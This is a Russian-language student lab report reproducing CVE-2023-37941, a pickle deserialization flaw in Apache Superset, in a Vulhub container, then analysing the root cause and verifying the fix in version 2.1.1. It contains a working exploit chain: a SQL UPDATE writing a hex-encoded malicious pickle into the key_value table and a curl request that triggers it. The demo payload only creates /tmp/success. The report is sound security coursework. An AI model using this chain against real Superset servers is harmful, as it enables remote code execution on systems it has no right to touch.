

Федеральное государственное автономное образовательное учреждение
высшего образования «Национальный исследовательский университет
ИТМО»

Отчёт
по лабораторной работе №2
по дисциплине
«Информационная безопасность»

Выполнил:
студент 4-го курса
Батманов Даниил Евгеньевич
Группа:
Р3407

г. Санкт-Петербург, 2025

Выбранная уязвимость

Я выбрал уязвимость CVE-2023-37941

<https://github.com/vulhub/vulhub/tree/master/superset/CVE-2023-37941>

Выбор пал именно на неё, так как на работе регулярно пользуюсь решением, построенным на основе apache superset. Как только увидел, что есть известная уязвимость в данном приложении, решил с ней разобраться.

Описание


Уязвимость (CVE-2023-37941) заключается в небезопасной десериализации данных с использованием формата Python Pickle. Приложение Apache Superset использовало модуль pickle для хранения определенных конфигурационных данных (в частности, постоянных ссылок на дашборды - «permalink») в своей базе данных. Авторизованный пользователь с возможностью записи в эту базу мог внедрить специально созданный вредоносный объект Pickle. Когда приложение впоследствии десериализовало эти данные, встроенный код выполнялся, что приводило к удаленному выполнению произвольного кода (RCE) на сервере Superset

Воспроизведение уязвимости


Для начала я клонировал репозиторий в контейнер и запустил уязвимый сервис командой docker-compose up -d.

```
✓e7b21181c3bd Pull complete 1507.8s
✓98c19f4267f3 Pull complete 12.9s
✓8cd76d27c734 Pull complete 13.1s
✓29a8d590b71e Pull complete 13.0s
[+] Running 2/2
✓Network cve-2023-37941_default Created 0.1s
✓Container cve-2023-37941-web-1 Started 1.5s
```


Затем, я перешёл по инструкции на локалхост на порт 8088 (по инструкции), увидел запущенное приложение.



Вошёл по кредам из инструкции



Затем создал тестовый дашборд и сохранил постоянную ссылку на него



Ссылка - <http://localhost:8088/superset/dashboard/p/jJAKngjq8O6/>

После я создал новое подключение к SQLite (в ней же суперсет хранит метаданные) и для SQLAlchemy указал URI sqlite+pysqlite:///app/superset_home/superset.db

Connect a database

×

STEP 2 OF 2

Enter Primary Credentials

Need help? Learn how to connect your database [here](#).

BASIC

ADVANCED

DISPLAY NAME *

SQLite

Pick a name to help you identify this database.

SQLALCHEMY URI *

sqlite+pysqlite:///app/superset_home/superset.db

Refer to the for more information on how to structure your URI.

TEST CONNECTION

i

Additional fields may be required

Select databases require additional fields to be completed in the Advanced tab to successfully connect the database. Learn what requirements your databases has [here](#).

BACK

CONNECT

В продвинутых настройках разрешил DML

Superset interface showing a SQL query execution. The query is:

```
update key_value set value='X'636e740b73797374656d0a70300a2856746f756368202f746d702f7375636573730a70310a7470320a5270330a2e' where resource='dashboard_permalink';
```

The results table shows 4 rows returned:

id	resource	value	uuid	created_on	created_by_fk	changed_on	changed_by_fk
1	superset_metastore_cache	[bytes]	[bytes]	2025-12-16 22:28:03.276491	NULL	2025-12-16 22:29:15.394884	NULL
2	superset_metastore_cache	[bytes]	[bytes]	2025-12-16 22:28:03.286908	NULL	2025-12-16 22:28:21.599797	NULL
3	dashboard_permalink	[bytes]	[bytes]	2025-12-16 22:29:15.428815	1	NULL	NULL
4	app	[bytes]	[bytes]	2025-12-16 22:29:15.439306	NULL	NULL	NULL

После выполнения команды, запускаем десериализацию, обратившись к постоянной ссылке

```
PS C:\Users\DaniilBatmanov\volhub\superset\CVE-2023-37941> curl.exe -H "Cookie: session=.eJwtz0FuWzAMRNG7a02FRVklmMsYFEmhQYIGsJNV0bvXBnqAN_jzU7a55_FVbu_9k0vZ7LfupRI5B0E1AQGYpt1EgLCkTxjGXKnNarj2s0gs6KFgcjmFZDJuoNCGN6vcHDVzVXPyEMQha0d0ZknWGXjOWOC0znWKGhCWpfixz-39euT32cNrDEXiMaJbd1Po0ekK4xpam7pbl3q558vtmac54VI-R-7_l8rvHxT5Qr4.aUHcgA.6dkY8Svtckv3qREd-1-C35qTWSE" http://localhost:8088/superset/dashboard/p/jJAKngjq806/{"error": "permalink state not found"}
PS C:\Users\DaniilBatmanov\volhub\superset\CVE-2023-37941> docker exec -it cve-2023-37941-web-1 ls -la /tmp/total 268
drwxrwxrwt 1 root root 4096 Dec 16 23:08 .
drwxr-xr-x 1 root root 4096 Dec 16 21:59 ..
-rw-r--r-- 1 root root 0 Dec 16 23:08 success
-rw----- 1 root root 265969 Mar 8 2022 tmpsew0k9rt
```

Видим, что команда выполнилась успешно touch /tmp/success

Анализ root cause уязвимости

CVE-2023-37941 затрагивает Apache Superset версий от 1.5.0 до 2.1.0.

Критичность уязвимости оценивается как высокая (High), поскольку она позволяет аутентифицированному злоумышленнику выполнить произвольный код, что является полной компрометацией сервера.

Анализ сути ошибки

Это ошибка логики и архитектурного выбора, усугубленная неправильной обработкой ввода и проблемами конфигурации.

Основная ошибка логики: Использование небезопасного по своей природе механизма сериализации (pickle) для хранения пользовательских или конфигурационных данных. Модуль pickle предназначен для выполнения кода Python при десериализации, что делает его опасным для обработки непроверенных данных.

Неправильная обработка ввода: Приложение не проверяет и не очищает данные, хранящиеся в поле value таблицы key_value, перед их

десериализацией с помощью `pickle.loads()`. Любые данные, попавшие в эту таблицу, считаются доверенными.

Проблема конфигурации/архитектуры: По умолчанию Superset предоставляет мощный инструмент SQL Lab, который может быть сконфигурирован для доступа к системной базе данных метаданных самого Superset (`superset.db`). Это нарушает принцип разделения обязанностей и дает пользователям возможность напрямую модифицировать критически важные для работы приложения таблицы.

Итог: Комбинация этих факторов создает цепочку для эксплуатации: у атакующего есть возможность записать произвольные данные (через SQL Lab), а в коде приложения есть уязвимость (использование `pickle`), которая превращает эти данные в исполняемый код.

Изучение конфигурации в Vulhub

В каталоге `vulhub/superset/CVE-2023-37941` содержатся минимальные файлы для развертывания уязвимого окружения:

`docker-compose.yml`: Запускает контейнер с образом `vulhub/superset:2.0.1`. Версия 2.0.1 находится в диапазоне уязвимых версий.

`README.md`: Содержит пошаговое руководство по эксплуатации, которое мы успешно повторили. Это руководство наглядно демонстрирует описанную выше цепочку:

Добавление в SQL Lab подключения к системной SQLite базе (`sqlite:///app/superset_home/superset.db`).

Выполнение SQL-запроса `UPDATE` для подмены `value` в таблице `key_value` на вредоносную последовательность байтов `Pickle`.

Триггерирование десериализации путем обращения к сохраненной постоянной ссылке (`permalink`).

Эта конфигурация идеально воспроизводит опасную настройку, когда пользовательский интерфейс имеет доступ к внутренним данным приложения.

Анализ исходного кода и фикса

Исходный код не включен в директорию Vulhub, но информация о фиксе общедоступна.

Суть фикса: Разработчики Apache Superset полностью отказались от использования pickle для сериализации данных в таблице key_value. Вместо этого была внедрена безопасная сериализация на основе JSON.

Почему это эффективно: Формат JSON является чисто структурой данных и не может содержать или выполнять произвольный код. Даже если злоумышленник сможет записать произвольные данные в поле value, при десериализации через json.loads() они будут интерпретированы только как данные (словарь, список и т.д.), а не как исполняемые инструкции.

Исправление было внесено в официальный репозиторий Apache Superset на GitHub.

Применённое исправление и верификация


Остановил текущее окружение командой docker-compose down

Изменил версию на последнюю в docker-compose.yml

```
services:
  web:
    image: vulhub/superset:2.1.1
    ports:
      - 8088:8088
```

Пересобрал и запустил исправленное окружение командой docker-compose up --build -d

Затем, я повторил аналогичные шаги для демонстрации уязвимости



После попытки видим в логах

```
PS C:\Users\DaniilBatmanov\vulhub\superset\CVE-2023-37941> docker exec -it cve-2023-37941-web-1 cat /app/logs/superset_error.log
2025-12-17 03:38:12,3N ERROR [superset.utils.core:serialization] json.decoder.JSONDecodeError: Invalid JSON payload in key_value.id=1 (resource=" dashboard_permalink").
PS C:\Users\DaniilBatmanov\vulhub\superset\CVE-2023-37941> |
```


Вывод

Лабораторная работа позволила на практике изучить уязвимость небезопасной десериализации (CVE-2023-37941) в Apache Superset. Было доказано, что комбинация использования модуля pickle и избыточных привилегий SQL Lab позволяет аутентифицированному пользователю добиться выполнения произвольного кода на сервере.

Применение исправления - обновление до версии 2.1.1, в которой pickle заменён на безопасный json - полностью блокирует атаку. Десериализация вредоносного объекта теперь приводит к ошибке JSONDecodeError, а не к выполнению команд, что подтверждает эффективность патча.